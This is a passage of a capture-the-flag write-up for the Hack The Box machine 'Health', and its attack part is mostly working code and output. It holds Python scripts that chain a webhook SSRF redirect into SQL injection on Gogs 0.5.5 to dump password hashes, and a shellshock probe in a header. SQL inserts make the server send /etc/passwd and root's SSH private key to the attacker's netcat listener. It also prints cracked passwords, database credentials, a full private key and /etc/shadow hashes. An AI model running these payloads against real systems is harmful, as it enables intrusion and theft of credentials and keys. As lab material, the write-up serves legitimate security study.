href=\"http:\/\/weibo.com\/gogschina\"><i class=\"fa fa-weibo\"><\/i><\/a>\n\t\t            <div id=\"footer-lang\" class=\"inline drop drop-top\">Language\n\t\t                <div class=\"drop-down\">\n\t\t
<ul class=\"menu menu-vertical switching-list\">\n\t\t                    \t\n\t\t                    <li><a href=\"#\">English<\/a><\/li>\n\t\t                    \n\t\t                    <li><a
href=\"\/?lang=zh-CN\">\u7b80\u4f53\u4e2d\u6587<\/a><\/li>\n\t\t                    \n\t\t                    <li><a href=\"\/?lang=zh-HK\">\u7e41\u9ad4\u4e2d\u6587<\/a><\/li>\n\t\t
\n\t\t                    <li><a href=\"\/?lang=de-DE\">Deutsch<\/a><\/li>\n\t\t                    \n\t\t                    <li><a href=\"\/?lang=fr-CA\">Fran\u00e7ais<\/a><\/li>\n\t\t
\n\t\t                    <li><a href=\"\/?lang=nl-NL\">Nederlands<\/a><\/li>\n\t\t                    \n\t\t                <\/ul>\n\t\t                <\/div>\n\t\t            <\/div>\n\t\t
<a target=\"_blank\" href=\"http:\/\/gogs.io\">Website<\/a>\n\t\t            <span class=\"version\">Go1.3.2<\/span>\n\t\t        <\/div>\n\t\t
<\/div>\n\t\t<\/footer>\n\t<\/body>\n<\/html>","message":"HTTP\/1.1 301 Moved Permanently","headers":{"Location":"http:\/\/127.0.0.1:3000\/","Host":"health.htb","User-Agent":"() { :;}; ping -c1
10.10.14.178","Connection":"close","Content-Length":"5","Content-Type":"text\/html; charset=UTF-8","Set-Cookie":"_csrf=; Path=\/; Max-Age=0","Date":"Wed, 07 Dec 2022 01:22:06 GMT"}}
```

ahh.. so we can hit internal sites.. with the redirect.
and it is gogs 0.5.5.1010 and it has a vulnerability..

lets figure this exploit out
first i download gogs 0.5.5.1010 beta and load it up so i can test payloads out.. i can see from sqlite that the gogs.db has 27 columns in the user table



so i know i have 27 cols and i want the passwd and the username field



looks like this works. now lets run my script and see what happens.

built a proxy to handle the forwarding for me and then a script to run the post request

proxy.py

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import json
import requests
import re
import sys
import make_request

#LOCATION = "api/v1/repos/search?
q=%27)%09UNION%09SELECT%09*%09FROM%09(SELECT%09null)%09AS%09a1%09%09JOIN%09(SELECT%091)%09as%09u%09JOIN%09(SELECT%09user())%09AS%09b1%09JOIN%09(SELECT%09user())%09AS%09b2%09JOIN%09(SELECT%09null)%09as%09a3%09%09JOIN%09(SELECT%09null)%09as%09a4%09%09JOIN%09(SELECT%09null)%09as%09a5%09%09JOIN%09(SELECT%09null)%09as%09a6%09%09JOIN%09(SELECT%09null)%09as%09a7%09%09JOIN%09(SELECT%09null)%09as%09a8%09%09JOIN%09(SELECT%09null)%09as%09a9%09JOIN%09(SELECT%09null)%09as%09a10%09JOIN%09(SELECT%09null)%09as%09a11%09JOIN%09(SELECT%09null)%09as%09a12%09JOIN%09(SELECT%09null)%09as%09a13%09%09JOIN%09(SELECT%09null)%09as%09a14%09%09JOIN%09(SELECT%09null)%09as%09a15%09%09JOIN%09(SELECT%09null)%09as%09a16%09%09JOIN%09(SELECT%09null)%09as%09a17%09%09JOIN%09(SELECT%09null)%09as%09a18%09%09JOIN%09(SELECT%09null)%09as%09a19%09%09JOIN%09(SELECT%09null)%09as%09a20%09%09JOIN%09(SELECT%09null)%09as%09a21%09%09JOIN%09(SELECT%09null)%09as%09a22%09where%09(%27%25%27=%27"
#LOCATION = "api/v1/repos/search?q={}"
#SQL = "/api/v1/users/search?
q='/**/and/**/false)/**/union/**/select/**/null,null,@@version,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null/**/from/**/mysql.db/**/where/**/('%25'%3D'"
#SQL = "/api/v1/users/search?q="
#SQL = "/user/repos/issues?label=' or char_length(@@version) > 10 and '|%'='&type=all&state="

SQL = "/api/v1/users/search?q="

# SELECT WHICH PAYLOAD YOU WANT TO USE (passwd, rands, and salt)
PAYLOAD = "'/**/and/**/id)/**/union/**/all/**/select/**/1,2,passwd,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/from/**/user/**/where/**/('%25'%3D'"
PAYLOAD = "'/**/and/**/id)/**/union/**/all/**/select/**/1,2,rands,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/from/**/user/**/where/**/('%25'%3D'"
PAYLOAD= "'/**/and/**/id)/**/union/**/all/**/select/**/1,2,salt,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27/**/from/**/user/**/where/**/('%25'%3D'"


PORT=3000
class RequestHandler(BaseHTTPRequestHandler):
    make_request.make_request()
    def do_GET(self):
        self.send_response(301)
        self.send_header('Location', f'http://127.0.0.1:{PORT}{SQL}{PAYLOAD}')
        self.end_headers()

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        body = self.rfile.read(content_length)

        data = json.loads(body.decode('utf-8'))
        print(data['body'])


        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        response_body = '<h1>You sent:</h1><pre>{}</pre>'.format(body.decode('utf-8'))
        self.wfile.write(response_body.encode('utf-8'))

server_address = ('', 80)
httpd = HTTPServer(server_address, RequestHandler)
httpd.serve_forever()
```

make_request.py

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import json
import requests
```

```
import re
import sys

def make_request():
    PROXY = {'http':'http://127.0.0.1:8080'}
    HEADERS = {'Content-Type': 'application/x-www-form-urlencoded','User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36'}
    s = requests.Session()
    r = s.get('http://health.htb/') #,proxies=PROXY)
    token_pattern = re.compile(r'name="_token" value="([^"]+)"')
    match = token_pattern.search(r.text)
    if match:
        token = match.group(1)
    #    print(token)
    else:
        print('Token not found')
    data = f'_token={token}&webhookUrl=http%3A%2F%2F10.10.14.178&monitoredUrl=http%3A%2F%2F10.10.14.178&frequency=*+*+*+*+*&onlyError=0&action=Test'
    r1 = s.post('http://health.htb/webhook',headers=HEADERS,cookies=r.cookies, data=data) #,proxies=PROXY)
    return r1.text
make_request()
```

results - passwd

```
┌──(kali㉿kali)-[~/www]
└─$ python3 proxy.py

10.10.11.176 - - [07/Dec/2022 19:50:54] "GET / HTTP/1.0" 301 -
{"data":[{"username":"susanne","avatar":"//1.gravatar.com/avatar/c11d48f16f254e918744183ef7b89fce"},
{"username":"66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37","avatar":"//1.gravatar.com/avatar/15"}],"ok":true}
10.10.11.176 - - [07/Dec/2022 19:50:55] "POST / HTTP/1.1" 200 -
```

rands

```
┌──(kali㉿kali)-[~/www]
└─$ python3 proxy.py
10.10.11.176 - - [07/Dec/2022 20:02:10] "GET / HTTP/1.0" 301 -
{"data":[{"username":"susanne","avatar":"//1.gravatar.com/avatar/c11d48f16f254e918744183ef7b89fce"},{"username":"m7483YfL9K","avatar":"//1.gravatar.com/avatar/15"}],"ok":true}
10.10.11.176 - - [07/Dec/2022 20:02:10] "POST / HTTP/1.1" 200 -
```

salt

```
┌──(kali㉿kali)-[~/www]
└─$ python3 proxy.py
10.10.11.176 - - [07/Dec/2022 20:03:20] "GET / HTTP/1.0" 301 -
{"data":[{"username":"susanne","avatar":"//1.gravatar.com/avatar/c11d48f16f254e918744183ef7b89fce"},{"username":"sO3XIbeW14","avatar":"//1.gravatar.com/avatar/15"}],"ok":true}
10.10.11.176 - - [07/Dec/2022 20:03:21] "POST / HTTP/1.1" 200 -
```

now lets crack it

```
sha256:10000:c08zWEliZVcxNA==:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=:february15
```

susanne:february15 ⟹ 00 - Loot > Creds

Susanne

user.txt

```
susanne@health:~$ cat user.txt
cc5f85bf29d4de8a07f478e345553094
```

Enumeration

```
╔══════════╣ Analyzing Env Files (limit 70)
-rw-r--r-- 1 www-data www-data 978 May 17  2022 /var/www/html/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:x12LE6h+TU6x4gNKZIyBOmthalsPLPLv/Bf/MJfGbzY=
APP_DEBUG=true
APP_URL=http://localhost
LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpass@2014+
```

laravel:MYsql_strongestpass@2014+ ⟹ 00 - Loot > Creds

so not a whole lot running on this box,

```
insert into tasks(id,webhookUrl,onlyError,MonitoredUrl,frequency,created_at,updated_at) value('123','http://10.10.14.178/payload','0','http://10.10.14.178/monitored','* * * * *','2022-12-16 02:47:47','2022-12-16 02:47:47');
```

just incase have this one layed out..

```
insert into users(id,name,email,email_verified_at,password,remember_token,created_at,updated_at) value('1','test','test@test.com','2022-12-16 02:47:47','$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi','remember_token','2022-12-16 02:47:47','2022-12-16 02:47:47');
```

to update a field

```
update users set name='test' where id='1';
```

and after thinking for days..

well, i'm an idiot....

```
insert into tasks(id,webhookUrl,onlyError,MonitoredUrl,frequency,created_at,updated_at) value('123456','http://10.10.14.178/payload','0','file:///etc/passwd','* * * * *','2022-12-16 02:47:47','2022-12-16 02:47:47');
```

```
┌──(kali㉿kali)-[~/www]
└─$ nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
```

```
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.176.
Ncat: Connection from 10.10.11.176:35050.
POST /payload HTTP/1.1
Host: 10.10.14.178
Accept: */*
Content-type: application/json
Content-Length: 1959
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.178\/payload","monitoredUrl":"file:\/\/\/etc\/passwd","health":"up","body":"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:2
:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/man:\/usr\/
sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\/var\/spool\/uu
cp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-
data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/nologin\nlist:x:38:38:Mailing List
Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:\/var\/run\/ircd:\/usr\/sbin\/nologin\ngnats:x:41:41:Gnats Bug-Reporting System
(admin):\/var\/lib\/gnats:\/usr\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin\nsystemd-network:x:100:102:systemd Network
Management,,,:\/run\/systemd\/netif:\/usr\/sbin\/nologin\nsystemd-resolve:x:101:103:systemd
Resolver,,,:\/run\/systemd\/resolve:\/usr\/sbin\/nologin\nsyslog:x:102:106::\/home\/syslog:\/usr\/sbin\/nologin\nmessagebus:x:103:107::\/nonexistent:\/usr\/sbin\/nologin\n_apt:x:104:65534::\/nonexistent:\/usr
\/sbin\/nologin\nlxd:x:105:65534::\/var\/lib\/lxd\/:\/bin\/false\nuuidd:x:106:110::\/run\/uuidd:\/usr\/sbin\/nologin\ndnsmasq:x:107:65534:dnsmasq,,,:\/var\/lib\/misc:\/usr\/sbin\/nologin\nlandscape:x:108:112:
:\/var\/lib\/landscape:\/usr\/sbin\/nologin\npollinate:x:109:1::\/var\/cache\/pollinate:\/bin\/false\nsshd:x:110:65534::\/run\/sshd:\/usr\/sbin\/nologin\nsusanne:x:1000:1000:susanne:\/home\/susanne:\/bin\/bas
h\ngogs:x:1001:1001::\/home\/gogs:\/bin\/bash\nmysql:x:111:114:MySQL Server,,,:\/nonexistent:\/bin\/false\n"}^C
```

well, lets see if we can get root id_rsa

```
insert into tasks(id,webhookUrl,onlyError,MonitoredUrl,frequency,created_at,updated_at) value('123456','http://10.10.14.178/payload','0','file:///root/.ssh/id_rsa','* * * * *','2022-12-16 02:47:47','2022-12-
16 02:47:47');
```

yup... fml

```
┌──(kali㉿kali)-[~/www]
└─$ nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.176.
Ncat: Connection from 10.10.11.176:41498.
POST /payload HTTP/1.1
Host: 10.10.14.178
Accept: */*
Content-type: application/json
Content-Length: 1837
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.178\/payload","monitoredUrl":"file:\/\/\/root\/.ssh\/id_rsa","health":"up","body":"-----BEGIN RSA PRIVATE KEY-----
\nMIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9\/jG5NPqc2TfW4Nlj9gE\nKScDJTrF0vXYnIy4yUwM4\/2M31zkuVI007ukvWVRFhRYjwoEPJQUjY2s6B0ykCzq\nIMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH\/\nKuigj
MqEn0k6C3EoiBGmEerr1BNKDBHNvdL\/XP1hN4B7egzjcV8Rphj6XRE3bhgH\n7so4Xp3Nbro7H7IwIkTvhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzhh8\nW6KAhfnHTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae\nNPC8cLWExnkxrM
kRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Czeeo55lNua9\nt3bpUP6S0c5x7xK7Ne6VOf7yZnF3BbuW8\/v\/3Jeesznu+RJ+G0ezyUGfi0wpQRoD\nC2WcV9lbF+rVsB+yfX5ytjiUiURqR8G8wRYI\/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl\nhnqFXpOWB771WnW9yH7\/
IU9Z41t5tMXtYwj0pscZ5+XzzhgXwly1x\/LUyan++D+8\nefiWCNS3yeM1ehMgGW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2\n1bLlZQECgYEA9iTi3rdKQ\/zMO6wuqWWB2GiQ47EqpvG8Ejm0qhcJivJbZCxV2kAj\nnVhtw6NRFZ1Gfu21lkPTCUTK34iX\
/p\/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3\nsqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOaryB2Y3aUaSKdECgYEAyZou\nfEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q\n0ipOCXDSsEYL9Q2i1KqPxYopmJNvWxeaHPiu
PvJA5Ea5wZV8WWhuspH3657nx8ZQ\nzkbVWX3JRDh4vdFOBGB\/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT\nrti4icO+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB\nN1ZI4E59+O3Z15VgZ\/W+o51+8PC0tXKKWDEmJOsSQb8W
YkEJj09NLEoJdyxtNiTD\nSsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o\n++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGuuPplbnX5b1qLAHux8XXb+xzySpJcpp\nUnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR\
/xkIP\/Mog1a\nvmChAoGBAKcW+e5kDOIOekLdfvqYM5sHcA2le5KKsDzzsmboGEA4ULKjwnOXqJEU\n6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC\/cQbPm\nQeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G\n-----
END RSA PRIVATE KEY-----\n"}
```

and i use python to get my key straight and then remove the backslashes..

root

uname -a

```
root@health:~# uname -a
Linux health 4.15.0-191-generic #202-Ubuntu SMP Thu Aug 4 01:49:29 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

whoami && id

```
root@health:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
```

/etc/shadow

```
root@health:~# cat /etc/shadow
root:$6$CGK4O3ut$hQTwfTrsIVAL2.wTf.mNzkpipITwSLVjqTw5bN2bnXXQi8QU4lnrlnrBMZ87bzMMQEyuxnlLJIMGhKIFjZBFn/:19130:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:19129:0:99999:7:::
susanne:$6$1e4aezQ4$SdT0K.JpwHFrulyYF6iHx.KItM.AjoMmpyUrk.JSb/hit4YHeAJvrjKVZDEx8M9Hts5UE1FgJY.SC1ia3AvBt.:19129:0:99999:7:::
gogs:$6$PwVrNTkQ$L5f1d4EbQ8d3BtOBhR8fijKDs6Px3x1bFbLHgIauWbdY0IWfYNLacYF0rVWlr6PmnyVza3JsBZunFlE6MF.uB0:19129:0:99999:7:::
mysql:!:19129:0:99999:7:::
```

root.txt

```
root@health:~# cat root.txt
10175b10fc46ec180f037cfb28ef6261
```